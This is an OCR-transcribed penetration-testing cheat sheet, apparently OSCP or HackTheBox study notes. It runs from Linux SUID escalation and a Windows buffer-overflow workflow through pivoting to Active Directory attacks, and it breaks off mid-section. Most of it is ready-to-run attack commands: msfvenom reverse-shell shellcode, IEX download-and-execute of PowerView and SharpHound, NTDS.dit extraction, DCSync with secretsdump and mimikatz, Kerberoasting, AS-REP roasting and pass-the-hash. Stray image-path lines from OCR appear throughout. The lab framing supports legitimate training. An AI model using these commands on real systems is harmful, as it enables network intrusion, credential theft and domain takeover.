find / -perm -u=s -type f 2>/dev/null
```


- Look for binaries and cross-reference them to GTFOBins!

References:

Linux Privilege Escalation using SUID Binaries - Hacking Articles

In ourarticle we have discussed "Privilege Escalation in Linux using etc/passwd file" and today we will learn "Privilege Escalation in Linux using SUID Permission." While solving CTF challenges we always check suid permissions for any file or command for privilege escalation.

https://www.hackingarticles.in/linux-privilege-escalation-using-suid-binaries/



GTFOBins

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems. The project collects legitimate functions of Unix binaries that can be abused to get the f**k break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other

https://gtfobins.github.io/

3. Check services running on root:

References:

VulnHub-Kioptrix: Level 4

In reviewing multiple blogs and websites, the Kioptrix series is supposed to be for penetration tester beginners and is rumored to be similar to the challenges within Offensive Security's PWK coursework. Since I classify myself as a beginner/novice, my goal is to work through this series and document my findings along the way.

https://bond-o.medium.com/vulnhub-kioptrix-level-4-bc4184a79eeb

4. Check internal ports:

```
netstat -tulnp

netstat -plnt
```

- Make sure you closely observer 127.0.0.1

5. Check kernel version and OS version for exploits:

```
searchsploit <name/version_here>
```

- Google also works very well too.

Automated Approach:

1. Linux Smart Enumeration

2. LinPEAS
3. Lin Enum

References:


https://github.com/diego-treitos/linux-smart-enumeration

https://github.com/rebootuser/LinEnum

https://github.com/carlospolop/PEASS-ng/releases/tag/20220814

Buffer Overflow (Memory Attack):

Visual Depiction:



The stack is overflowed and is replaced with malicious shellcode.

We will be attacking the Stack part of memory.

- We need to overflow buffer space → write over buffer space down to EIP → Control the stack → spawn reverse shell

- Remember, the buffer overflow methodology consists of several steps:
  1. Spiking
     a. Method to find the vulnerable part of the program.
  2. Fuzzing

   a. Sending a bunch of characters/messages to a program to break it.

3. Finding the offset

   a. At what point did we break it? This is called the offset.

4. Overwriting the EIP

   a. The offset will then be utilized to overwrite the EIP.

5. Finding bad characters


   a. We need to find out which characters are compatible with the shellcode and which characters are not.

6. Finding the correct module

   a. Looking for a DLL or something similar within a program that does not contain memory protections.

   b. Mona Modules + Immunity Debugger

7. Generate shellcode that leads to RCE


Buffer Overflows - Windows
Setup Immunity
Set work mona work folder
Setup python script
Fuzzing
Create Pattern
Pattern at EIP
If necessary determine how many bytes fit in the buffer by appending "D"
Find Bad Chars
Generate Byte Array Immunity cli
!!! - Recheck bytearray file type
Generate Array / local
Put the chars before the Cs in the Buffer
before
after
Copy Address where ESP is pointing to
Compare Address with array
!!! - Only the first Byte is a Badchar
Note Bad chars and repeat
Find jmp esp instruction
Correct Endian!!!
Recheck jmp esp
Click "Go to address in dissasembler"
Breakpoint -> Toggle
Run Exploit again
Success -> Breakpoint was hit.
Generate Shellcode
Add padding of 16 NOPs
Add shellcode
Errors made while practicing
NOPs -> \x90 NOT \x00
Some programs need a fix buffer length. In this case us a total_length variable to keep the length consistent.

```
!mona config -set workingfolder c:\mona\%p
# -*- coding: utf-8 -*-
msf-pattern_create -l 2000
msf-pattern_offset -l 2000 -q 6F43396E
payload = "C" * (2000 - 4 ) + "D" * 4
!mona bytearray -b "\x00"
for i in {0..255}; do printf "\\\x%02x" $i;done
payload = "C" *(2000 - offset - 4)
payload = badchars +  "C" *(2000 - offset - 4 - len(badchars))
!mona compare -f C:\mona\oscp\bytearray.txt -a 019DFA30
!mona jmp -r esp -cpb "$badchars"
!mona find -s 'jmp esp' -type instr -cm aslr=false,rebase=false,nx=false -cpb "\x00\x0a\x0d"
0x625011bb IS \xbb\x11\x50\x62 NOT \x62\x50\x11\xbb
msfvenom -p windows/shell_reverse_tcp LHOST=10.9.161.240 LPORT=53 EXITFUNC=thread -b "\x07\x08\x2e\x2f\
xa0\xa1" -f py
padding = "\x90" * 16
```

Buffer Overflow Methodology Example

Step-By-Step Example

Spiking:

https://www.youtube.com/watch?v=3x2KT4cRP9o&list=PLLKT__MCUeix3O0DPbmuaRuR_4Hxo4m3G&index=2

Fuzzing:

https://www.youtube.com/watch?v=FCIfWTAtPr0&list=PLLKT__MCUeix3O0DPbmuaRuR_4Hxo4m3G&index=3

Finding the Offset:

https://www.youtube.com/watch?v=GqwyonqLYdQ&list=PLLKT__MCUeix3O0DPbmuaRuR_4Hxo4m3G&index=4

Overwriting the EIP:

https://www.youtube.com/watch?v=Wh9wRKBzajo&list=PLLKT__MCUeix3O0DPbmuaRuR_4Hxo4m3G&index=5

Finding Bad Characters:

https://www.youtube.com/watch?v=uIFYNVqpZ0k&list=PLLKT__MCUeix3O0DPbmuaRuR_4Hxo4m3G&index=6

Finding the Right Module:

https://www.youtube.com/watch?v=k9D9RuFT02I&list=PLLKT__MCUeix3O0DPbmuaRuR_4Hxo4m3G&index=7

Generating Shellcode and Gaining RCE:

https://www.youtube.com/watch?v=qSjxR8tfokg&list=PLLKT__MCUeix3O0DPbmuaRuR_4Hxo4m3G&index=8

Additional Resources for Buffer Overflows:

TryHackMe | Buffer Overflow Prep


Practice stack based buffer overflows!

https://tryhackme.com/room/bufferoverflowprep

TryHackMe | Brainpan 1

Reverse engineer a Windows executable, find a buffer overflow and exploit it on a Linux machine.

https://tryhackme.com/room/brainpan



File Transfer (This took blood, sweat, and tears):

Windows2Linux

SMB Server Method:

On Kali:

```
impacket-smbserver PleaseWork $(pwd) -smb2support -user jacob -password work
```

On Windows:

```
$pass = convertto-securestring 'work' -AsPlainText -Force

$cred = New-Object System.Management.Automation.PSCredential('jacob',$pass)

New-PSDrive -Name jacob -PSProvider FileSystem -Credential $cred -Root \\10.10.16.12\PleaseWork

cd jacob:
```

Transferring Files via Evil-WinRM:

```
Evil-WinRM download /file/name/here
```

Kali2Windows

Certutil Method:

On Kali:

```
python3 -m http.server
```

On Windows:

```
certutil -urlcache -f http://<kali_ip_here:8000>/name_of_file
```

Transferring Files via Evil-WinRM:

```
Evil-WinRM: PS C:\programdata> upload /../../../PowerView.ps1
```

- You need to utilize the upload command within EvilWinRM.

Pivoting:

Reference:

Pivoting - Port forwarding - Tunneling

Let's say that you have compromised one machine on a network and you want to keep going to another machine. You will use the first machine as a staging point/plant/foothold to break into machine 2. The technique of using one compromised machine to access another is called pivoting.

https://sushant747.gitbooks.io/total-oscp-guide/content/port_forwarding_and_tunneling.html

Context: You compromised one machine on a network and you want to go to the next machine. You will use the first machine as a staging point with your foothold to break into machine 2. The technique of using one compromised machine to access another is called pivoting. Machine one is the pivot in this example. The pivot is just used as a way to channel or funnel our attack.

Ipconfig:

- We are looking for machines that have at least three network interfaces such as (loopback, eth0, eth1, etc). These machines are connected to other networks and we can use them to pivot.

Commands:

```
# Windows
ipconfig /all
route print

#Linux
ifconfig
ifconfig -a
```

Port Forwarding and Tunneling:

https://www.youtube.com/watch?v=JDUrT3IEzLI

Port Forwarding:

- Context: You are on a network and you want to connect an FTP server or any other port to upload or download some files. However, someone put crazy firewall rules (egress) filters that prohibits outgoing traffic on all ports except port 80. How will you be able to connect our FTP server?
    - What we can do is add a machine that redirects/forwards all traffic that it receives on port 80 to port 21 on a different machine.

Instead of traffic looking like this:

```
PC1/port-21 -> FTP-server/port-21
```

It will look like this:

```
PC1/Port-80 -> Port-80/Proxy-Machine/Port-21 -> FTP-Server
```

- The other way around applies too in order to receive traffic.
- So, how do we implement this?

Rinetd - Port Forward/Redirect:

- We can set up this port forwarding machine with the help of rinetd.

Installing rinetd:

```
apt-get install rinetd
```

- We need to now modify the default config file that can be found in: /etc/rinetd.conf

Example/Use-Case:

- We have the following machines:
  - Machine1 (111.111.111.111), which is behind a firewall and wants to connect to machine3.
  - Machine2 (222.222.222.222), will forward all incoming connections to machine3.
  - Machine3 (333.333.333.333), Will host the ftp-server that machine1 wants to connect to.
- Within the config file, you will see bindaddress, bindport, connectaddress, and connectport. This is the essential part of the file that makes port forwarding possible with rinetd.
- To make this happen we will add the follwing:

```
# bindadress    bindport  connectaddress  connectport
111.111.111.111    80     333.333.333.333       21
```

- Now, restart the rinetd service to apply your changes:

```
/etc/init.d/rinetd resetart
```

Conclusion:

- The bind-address is where the proxy receives the connection and the connect-address is the machine it forwards the connection to.

SSH Tunneling - Port Forwarding on SSH:

Use Cases:

- You want to encrypt traffic that uses unencrypted protocols such as:
  - VNC, IMAP, IRC, etc.
- You are on a public network and want to encrypt all your HTTP traffic.
- You want to bypass firewall rules.

Local Port Forwarding:

The following will make Google available on address localhost:8080:

```
ssh -L 8080:www.google.com:80 localhost
```

You can also forward ports like this:

```
ssh username@<remote-machine> -L localport:target-ip:target-port

ssh username@192.168.1.111 -L 5000:192.168..1.222:5000
```

Now this port will be available on your localhost. So you can go to:

```
nc localhost:10000
```

Remote Port Forwarding:

- Remote port forwarding is a crazy, yet very simple concept. So imagine that you have compromised a machine and that machine has MYSQL running but it is only accessible via localhost. You cannot access it because you have a bad shell. One way to get around this is to just forward that port to our attacking machine.

Creating a remote port forward:

```
ssh <gateway> -R <remote port to bind>:<local host>:<local port>
```

- By the way, plink is an ssh-client for Windows that can be run from the terminal. The IP of the attacking machine is 111.111.111.111.

How-To:

1. On the compromised machine, we do the following:

   ```
   plink.exe -l root -pw mysecretpassword 111.111.111.111 -R 3307:127.0.0.1:3306
   ```

2. Now, we can check netstat on our attacking machine, we should see something like this:

   ```
   tcp        0      0 127.0.0.1:3307          0.0.0.0:*               LISTEN      19392/sshd: root@pt
   ```

   - This means that we can connect to that port on the attacking machine from the attacking machine.

3. Connect using the following command:

   ```
   mysql -u root -p -h 127.0.0.1 --port=3307
   ```

Dynamic Port Forwarding:

- This can be used to dynamically forward all traffic from a specific application. This is really cool. With remote and local port forwarding, you are only forwarding a single port.
- However, this can be a hassle if your target machine has 10 ports open that you want to connect to. Instead, we can use a dynamic port forwarding technique.
- Dynamic port forwarding sounds really complicated, but it is very easy to set up. Just set up the tunnel like this. After is is set up, do not run any commands in that session.

```
# We connect to the machine we want to pivot from

ssh -D 9050 user@192.168.1.111
```

- Since proxychains uses 9050 by default (the default port for tor), we do not even need to configure proxychains.
    - To change that: /etc/proxychains.conf.

```
proxychains nc 192.168.2.222 21
```

Tunneling all HTTP/HTTPs traffic through SSH:

- For this, we need 2 machines:
    1. Machine1 - 111.111.111.111
        a. This is the server that works as our proxy.
    2. Machine2
        a. This is the server that has a web browser.
- First we check out what the public IP address is. We do this so that we know the IP address before and after so we can verify that it works.
- First, you set SSH to:

```
# On machine2 we run
ssh -D localhost:9999 root@111.111.111.111

# This can also be ran with the -N flag
ssh -D localhost:9999 root@111.111.111.111 -N
```

- Now you go to Firefox/settings/advanced/network and SOCKS to add 127.0.0.1 and port 9999.
    - WARNING: This setup will more than likely leak DNS. Do not use if you need opsec.
    - To fix this, you can go to about:config in Firefox (in the address bar) and then look for **network.proxy.socks_remote_dns**, and switch it to TRUE.
    - To check this: https://ipleak.net/
    - It will still say that we have WebRTC leaks.
        - To fix this: about:config and set the following to FALSE
            - media.peerconnection.established

SSHuttle:

- This is a great tool that can allow you to pivot across networks.

https://www.youtube.com/watch?v=lGr7VUCBvOQ

https://github.com/sshuttle/sshuttle

Installation:

```
apt-get install sshuttle
```

Usage:

```
sshuttle -r root@192.168.1.101 192.168.1.0/24
```

Active Directory- Enumeration:

CheatSheet:

GitHub - PowerShellMafia/PowerSploit at dev

Execute code on a target machine. Injects a Dll into the process ID of your choosing. Reflectively loads a Windows PE file (DLL/EXE) in to the powershell process, or reflectively injects a DLL in to a remote process. Injects shellcode into the process ID of your choosing or within PowerShell locally.

https://github.com/PowerShellMafia/PowerSploit/tree/dev

PowerShellMafia/
PowerSploit

PowerSploit - A PowerShell Post-Exploitation Framework

32 Contributors 67 Issues 10k Stars 4k Forks

IEX (Run program remotely — Does not write to disk)

```
IEX(New-Object Net.WebClient).downloadString('http://10.10.10.123/ps/PowerView.ps1')
```

Get Domain Users:

```
Get-NetUser * -Domain corp.local | Select-Object -Property name,samaccountname,description,memberof,whencreated,pwdlastset, lastlogontimest
```

Get Domain Computers:

```
Get-NetComputer * -Domain corp.local | Select-Object -Property dnshostname,operatingsystem,operatingsystemservicepack,lastlogontimestamp |
```

SPN Ticket Request:

```
Get-DomainUser * -SPN | Get-DomainSPNTicket -OutputFormat Hashcat | Export-Csv .\ticket.csv -NoTypeInformation
```

Enumerating User DACLs:

```
PS C:\> Get-DomainObjectAcl -Identity it_admin -ResolveGUIDs ? { $_.SecurityIdentifier -Match $(ConvertTo-SID burmat) }

AceType               : AccessAllowed
ObjectDN              : CN=it_admin,CN=Users,DC=BURMAT,DC=CO
ActiveDirectoryRights : GenericAll
```

```
OpaqueLength          : 0
ObjectSID             : S-1-5-21-2736429227-4547413232-2815246478-1130
InheritanceFlags      : None
BinaryLength          : 36
IsInherited           : False
IsCallback            : False
PropagationFlags      : None
SecurityIdentifier    : S-1-5-21-2736429227-4547413232-2815246478-1107
AccessMask            : 983551
AuditFlags            : None
AceFlags              : None
AceQualifier          : AccessAllowed
```

BloodHound — Ingestor Launch:

```
IEX(New-Object Net.WebClient).DownloadString('http://<IP>/ps/SharpHound.ps1');
Invoke-BloodHound -CollectionMethod All -CompressData -SkipPing;
```

Active Directory- Exploitation/Privilege Escalation:

https://www.youtube.com/watch?v=QfyZQDyeXjQ

https://www.youtube.com/watch?v=pZSyGRjHNO4

https://www.youtube.com/watch?v=VLA7x81i5Pw

https://www.youtube.com/watch?v=xH5T9-m9QXw

https://www.youtube.com/watch?v=o98_eRt777Y

https://www.youtube.com/watch?v=_nJ-b1UFDVM


https://www.youtube.com/watch?v=xowytiyooBk

ReadGMSAPassword:

- This allows an attacker to use the password of a Group Managed Service Account which usually has elevated privileges.
    - HTB Example: ***Search***

  How-To:

```
$gmsa Get-ADServiceAccount -Identity bir-adfs-gmsa -Properties 'msds-managedpassword'

$gmsa

$mp = $gmsa.'msds-managedpassword'

$mp

$mp1 = ConvertFrom-ADManagedPasswordBlob $mp

$mp1

$passwd = $mp1.'currentpassword'

$passwd

$user 'BIR-ADFS-GMSA$'

$secpass = ConvertTo-SecureString $passwd -AsPlainText -Force

$cred = new-object system.management.automation.pscredential $user,$secpass
```



ReadGMSAPassword in BloodHound

GenericWrite/GenericAll/AllExtendedRights:

- Allows an attacker to modify the object in question. In this example, we change the password of a Domain Admin. GenericWrite allows the modification of certain things.
  - HTB Example: ***Search***

How-To:

```
Invoke-Command -computername 127.0.0.1 -ScriptBlock {Set-ADAccountPassword -Identity tristan.davies -reset -NewPassword (ConvertTo-Secu

#kali:

wmiexec.py 'search/tristan.davies:Password1234!@search.htb'
```


  - Why would you invoke a command on localhost? This is because I am using another user’s credentials.
  - Note: Invoke-Command executes a command on another host.
  - With this, we can obtain domain admin access.

ForceChangePassword:

- GenericWrite
- Allows an attacker to change the password of the object in question.
  - HTB Example: ***Object***
    - Requires: PowerView.ps1
    - Be sure to upload PowerView.ps1

How-To:

```
# On PowerShell or Windows shell:

. .\PowerView.ps1

$newpass = ConvertTo-SecureString 'Password1234!' -AsPlainText -Force

Set-DomainUserPassword -Identity smith -AccountPassword $newpass

# On Kali:

evil-winrm <IP> -u smith -p Password1234!
```



ForceChangePassword

PowerView:

- Allows for additional manipulation of AD. Many of the commands presented by BloodHound require PowerView.
  - HTB Example: ***Object***

  How-To:

  ```
  . .\PowerView.ps1

  echo "ls \users\user\desktop > \programdata\out" > cmd.ps1

  Set-DomainObject -Identity maria -SET @{scriptpath="C:\\programdata\\cmd.ps1"}

  ls

  type out
  ```

WriteOwner:

- Allows an attacker to set the owner of the object and make themselves a member of the object.
  - HTB Example: ***Object***

  How-To:

  ```
  . .\PowerView.ps1

  Invoke-ACLScanner -ResolveGUIDs | ? {$_.identityreferencename -like 'maria'}

  Set-DomainObjectOwner -Identity 'Domain Admins' -OwnerIdentity 'maria' # Make Maria the owner

  Add-DomainObjectAcl -TargetIdentity "Domain Admins" -PrincipalIdentity maria -Rights all # Grant Maria all rights

  Add-DomainGroupMember -Identity 'Domain Admins' -Members 'maria'

  net group "Domain Admins" /domain

  # You should see maria.

  # Log out and log back in.
  ```

SeBackupPrivilege & SeRestorePrivilege:

- Allows the attacker access to any file on the machine given they take the appropriate steps.
- In this example, we can be seen taking the NTDS.dit and System.hive file.
- This is done with a tool called robocopy.
  - This grants you access to files even if you do not have permissions.
    - HTB Example: ***Blackfield***

    How-To:

    ```
    # How to enumerate for this:

    whoami /priv
    SeBackupPrivilege Enabled
    SeRestorePrivilege Enabled

    robocopy /b c:\users\administrator\desktop\ c:\

    gci c:\
    ```

        - In other words, **if you EVER SEE SeBackupPrivilege, you AUTOMATICALLY have access to root.txt as soon as you run this command!**

NTDS.dit and System.hive:

- Once an attacker has access to these files, an attacker can dump hashes from the DC using DCSync.
    - HTB Example: ***Blackfield***

1. Initiate Backup

```
echo "Y" | wbadmin start backup -backuptarget:\\<tun0_IP>\smb -include:c:\windows\ntds

The backup operation successfully completed.
```

2. Obtain wbadmin version:

```
wbadmin get versions
wbadmin x.x - Backup command-line tool

# Pay attention to the version of wbadmin and the second date of version identifier as you will need this for the next command.
```

3. Obtain NTDS.dit:

```
echo "Y" | wbadmin start recovery -version:07/16/2022-07:43 -itemtype:file -items:c:\windows\ntds\ntds.dit -recoverytarget:c:\ -
notrestoreacl

Do you want to continue?
[Y] Yes [N] No Y
```

4. Export system.hive and transfer to our attacker machine:

```
reg save HKLM\SYSTEM c:\system.hive

cp ntds.dit \\<tun0_IP>\smb\NTDS.dit

cp system.hive \\<tun0_IP>\smb\system.hive

exit
```

5. Navigate to your SMB drive on your Kali and run secrets.dump.py against NTDS.dit and System.hive:

```
secretsdump.py -ntds NTDS.dit -system system.hive LOCAL
```

    - You will then have an entire dump of hashes obtained from the entire Active Directory.

6. Utilize wmiexec.py to pass the hash and authenticate as that user:

```
wmiexec.py -hashes :<hash_here> administrator@<IP_HERE>

C:\>whoami
blackfield\administrator
```

    - For example, grab the administrator hash for domain access. Grab the second half of the hash only, not the entire thing.

Account Operators/WriteDACL —> DCSync Attack:

- In the account operators group, an attacker can create users and place them in non-protected groups.
- Placing a new user in a group with WriteDACL, enables an attacker to modify the new user’s DACL.
- In this example, we can give our new user DCSync rights.
- DACL- Discretionary Access Control List
- This commonly happens due to “scope creep”.
  - HTB Example: ***Forest***

  Step 1:

  ```
  # Kali

  evil-winrm -i <IP> -u svc-alfresco -p s3rvice

  # Once authenticated (Windows)

  net user jacob Password1234! /add /domain

  net group "Exchange Windows Permissions" jacob /add

  net localgroup "Remote Management Users" jacob /add

  Bypass-4MSI
  [+] Success!
  ```

  Step 2:

  ```
  # On Kali

  locate PowerView.ps1

  cd into directory w/ PowerView.ps1

  python3 -m http.server

  # On Windows

  iex(new-object net.webclient).downloadstring('http://<kali_ip>:8000/PowerView.ps1')

  $pass = convertto-securestring 'Password1234!' -asplain -force

  $cred = new-object system.management.automation.pscredential('htb\jacob', $pass)

  Add-ObjectACL -PrincipalIdentity jacob -Credential $cred -Rights DCSync

  exit
  ```


  Step 3:

  ```
  # On Kali

  secretsdump.py htb\jacob@<IP>

  Password: Password1234!

  # You will obtain all of the hashes. Grab the administrator hash (the second half).

  psexec.py administrator@<IP> -hashes <Hash_Here>

  C:\Windows\system32>
  ```

GetChangesAll/Replication (DCSync):

- This is one of the coolest escalation vectors in my opinion.
- DCSync allows an attacker to impersonate a failover Domain Controller.
- This then allows all user hashes to be shared.
- Look for GetChanges that point towards the domain.

Example:



- Also be sure to look in “Dangerous Rights” within BloodHound.
- HTB Example: ***Forest/Sizzle***

```
secretsdump.py egotistical-bank/svc_loanmgr@<IP> -just-dc-user Administrator

# Obtain Administrator hash

psexec.py egotistical-bank.local/administrator<IP> -hashes <admin_hash_here>

C:\Windows\system32> whoami

nt authority\system
```

Kerberoasting vs. AS-REPRoasting:

- Kerberoasting means that a user has an Service Principal Name (SPN) associated with it.
    - Check if the user has an SPN with the following command:

```
Get-UserSPNs.py -request -dc-ip <IP> search.htb/hope.sharp:IsolationIsKey

# The SPN will appear as RESEARCH/web_svc.search.htb:60001
# You will also get a hash, save it and crack with John

john --wordlist=/usr/share/wordlists/rockyou.txt hash
```

- AS-REPRoasting means that Kerberos Pre-Authentication is disabled on that user.

- Check with the following command:

```
Get-NPUsers.py LICORDEBELLOTA.HTB/Kaorz -dc-ip <IP> -no-pass

# You will get a TGT hash. Save the hash in a file and crack the hash

hashcat -m 18200 hash rockyou.txt
```

DCSync Attack with MimiKatz → Kerberos Service Account → Golden Tickets:

- An extremely powerful attack.

```
.\mimikatz.exe

mimikatz # lsadump::dcsync /domain:htb.local /user:krbtgt

Credentials:
Hash NTLM: <Hash_Here>
```

Kerberos Cheatsheet:

Bruteforcing

Kerbrute.py:

```
kerbrute.py -domain <domain_name> -users <users_file> -passwords <passwords_file> -outputfile <output_file>
```

Rubeus:

```
# List of users
.\Rubeus.exe brute /users:<users_file> /passwords:<passwords_file> /domain:<domain_name> /outfile:<output_file>

# Check passwords for all users in current domain
.\Rubeus.exe brute /passwords:<passwords_file> /outfile:<output_file>
```

AS-REPRoasting

Impacket (GetNPUsers.py):

```
# check ASREPRoast for all domain users (credentials required)
